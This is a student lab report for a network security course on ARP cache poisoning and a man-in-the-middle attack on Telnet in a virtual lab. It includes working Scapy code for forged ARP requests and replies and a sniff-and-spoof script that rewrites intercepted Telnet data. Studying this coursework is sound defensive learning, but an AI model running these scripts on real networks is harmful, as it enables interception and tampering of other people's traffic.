50.020 Network Security Lab 1/Wong Chi Seng/1002853

1. Task 1A: On host M, construct an ARP request packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.
    a. M's MAC address is mapped to B's IP address. This is because when we construct the ARP request with the source as B's IP address with M's MAC address, it gets updated to the ARP table of A with the poisoned mapping

```
[02/06/20]seed@VM:~$ arp -a
? (10.0.2.3) at 08:00:27:17:94:fa [ether] on enp0s3
? (10.0.2.15) at 08:00:27:28:52:fc [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
```

Figure 1 Before request is sent

```
[02/06/20]seed@VM:~$ arp -a
? (10.0.2.3) at 08:00:27:17:94:fa [ether] on enp0s3
? (10.0.2.15) at 08:00:27:28:52:fc [ether] on enp0s3
? (10.0.2.5) at 08:00:27:28:52:fc [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
[02/06/20]seed@VM:~$
```

Figure 2 After request is sent (IP was changed to 10.0.2.7 from 10.0.2.5)

```
def send_req():
    new_frame = ARP(op="who-has", hwsrc=macDict["10.0.2.15"],pdst="10.0.2.6",psrc="10.0.2.7",hwdst=macDict["10.0.2.6"])
    E = Ether(dst=macDict["10.0.2.6"])
    pkt = E/new_frame
    sendp(pkt)
```

Figure 3 Code snippet

2. Task 1B: On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.
    a. Yes, it is. This is like the previous task where the reply has a source IP of B and a source MAC of M which will be mapped to the ARP table of A as seen in the screenshots.

```
*** Flush is complete after 1 round ***
[02/06/20]seed@VM:~$ arp -a
? (10.0.2.3) at <incomplete> on enp0s3
? (10.0.2.15) at <incomplete> on enp0s3
? (10.0.2.5) at <incomplete> on enp0s3
? (10.0.2.1) at <incomplete> on enp0s3
```

Figure 4 Before reply is sent

```
[02/06/20]seed@VM:~$ arp -a
? (10.0.2.3) at 08:00:27:17:94:fa [ether] on enp0s3
? (10.0.2.15) at 08:00:27:28:52:fc [ether] on enp0s3
? (10.0.2.5) at 08:00:27:28:52:fc [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
```

Figure 5 After reply is sent

```
def send_rep():
        new_frame = ARP(op="is-at", hwsrc="08:00:27
:28:52:FC",pdst="10.0.2.4",psrc="10.0.2.5",hwdst="0
8:00:27:77:69:C2")
        E = Ether()
        pkt = E/new_frame
        sendp(pkt)
send_rep()
```

Figure 6 Code snippet of request (IP was changed to 10.0.2.6 for A and 10.0.2.7 for B)

3. Task 1C: On host M, construct an ARP gratuitous packets. ARP gratuitous packet is a special ARP request packet.
    a. The ARP table does not get updated on A as this time, a request is being sent to the broadcast address to update the ARP tables of all hosts on LAN of M's MAC-IP mapping. This will not cause A to have a poisoned mapping of B in it's ARP table.

```
[02/07/20]seed@VM:~$ sudo arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                         (incomplete)                              enp0s
3
10.0.2.3                         (incomplete)                              enp0s
3
10.0.2.15                        (incomplete)                              enp0s
3
```

Figure 7 Before Gratuitous request

```
[02/07/20]seed@VM:~$ sudo arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.1                         (incomplete)                              enp0s
3
10.0.2.3                         (incomplete)                              enp0s
3
10.0.2.15                ether   08:00:27:6f:ff:2d   C                     enp0s
3
```

Figure 8 After gratuitous request

MITM on Telnet

1. After the attack is successful, please try to ping each other between Hosts A and B and report your observation. Please show Wireshark results in your report.
    a. A and B are not able to ping each other as they are both mapped to host M which is not yet configured to allow packet forwarding to the correct IP destinations. Wireshark results show that there is only a ping request on both instances but no reply from either A or B.




Figure 9 B ping A (IP address has been changed to 10.0.2.6 for A and 10.0.2.7 for B)




Figure 10 A ping B (IP address has been changed to 10.0.2.6 for A and 10.0.2.7 for B)

2. Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2. Please describe your observation.
    a. Now packets are able to pass through the machine M to be forwarded to the respective end points. Wireshark results show that this happens with a follow up ping reply.




Figure 11 A ping B after forward (IP address has been changed to 10.0.2.6 for A and 10.0.2.7 for B)




Figure 12 B ping A after forward (IP address has been changed to 10.0.2.6 for A and 10.0.2.7 for B)

3. We first keep the IP forwarding on, so we can successfully create a Telnet connection between A to B. Once the connection is established, we turn off the IP forwarding using the following command. Please type something on A's Telnet window and report your observation.
    a. Telnet uses TCP messages during its transaction of data from one host to another. What is on A's telnet window will not be reflected on B's window when IP forwarding is turned off. This is because after the connection has been initialized, there is no route for A to send its TCP packets over to B. Here I constantly send

poisoned ARP requests to A and B so that gratuitous requests from either machine will not result in a revert of the ARP cache on either side.




Figure 13 before ip_forwarding off





Figure 14 after ip_forwarding off

4. We run our sniff-and-spoof program on Host M, such that for the captured packets sent from A to B, we spoof a packet but with TCP different data. For packets from B to A (Telnet response), we do not make any change, so the spoofed packet is exactly the same as the original one.
    a. The packets are successfully spoofed.



    b. The following snapshot shows the code used to perform the sniff and spoof. First, the sniff filters packets by IP protocol TCP, then proceeds to pass the packets to the function spoof. In the first conditional statement, a new packet is created, with an ethernet frame having the source MAC to be that of host M and the destination MAC of host A. The IP fields are kept the same as the packet intended but the checksum is removed so that it can be recalculated on packet formation, same logic for keeping the TCP checksum as None. A new TCP header is crafted to have the same fields as the original packet, and a manual substitution of data for the payload of the packet is performed before encapsulating all the headers with the ethernet frame and sending it over.
    In the second conditional, the only change made to the packet is the source and destination MAC address of the ethernet frame and the packet is resent.

```
from scapy.all import *
a = "08:00:27:8a:a1:b6"
m = "08:00:27:28:52:fc"
b = "08:00:27:6a:a9:24"
def spoof(pkt):
    if pkt[Ether].src == a:
        ether = Ether()
        ether.src = m
        ether.dst = b
        ip = IP()
        ip.dst = "10.0.2.7"
        ip.src = "10.0.2.6"
        ip.chksum = None
        tcp = TCP()
        tcp.sport = pkt[TCP].sport
        tcp.dport = pkt[TCP].dport
        tcp.seq = pkt[TCP].seq
        tcp.ack = pkt[TCP].ack
        tcp.flags = "PA"
        tcp.chksum = None
        orig_len = pkt[Raw].load.decode('utf-8').rstrip('\r\n')
        inject = "Z" * len(orig_len) + '\r\n'
        data = bytes(inject,encoding='utf-8')
        newpkt = ether/ip/tcp/data
        newpkt.show2()
        print("Sending packet Z...")
        print("Original packet data:",pkt[Raw].load)
        sendp(newpkt)
    elif pkt[Ether].src == b:
        pkt[Ether].src = m
        pkt[Ether].dst = a
        sendp(pkt)
pkt = sniff(filter="tcp",prn=spoof)
```

Figure 15 Code snapshot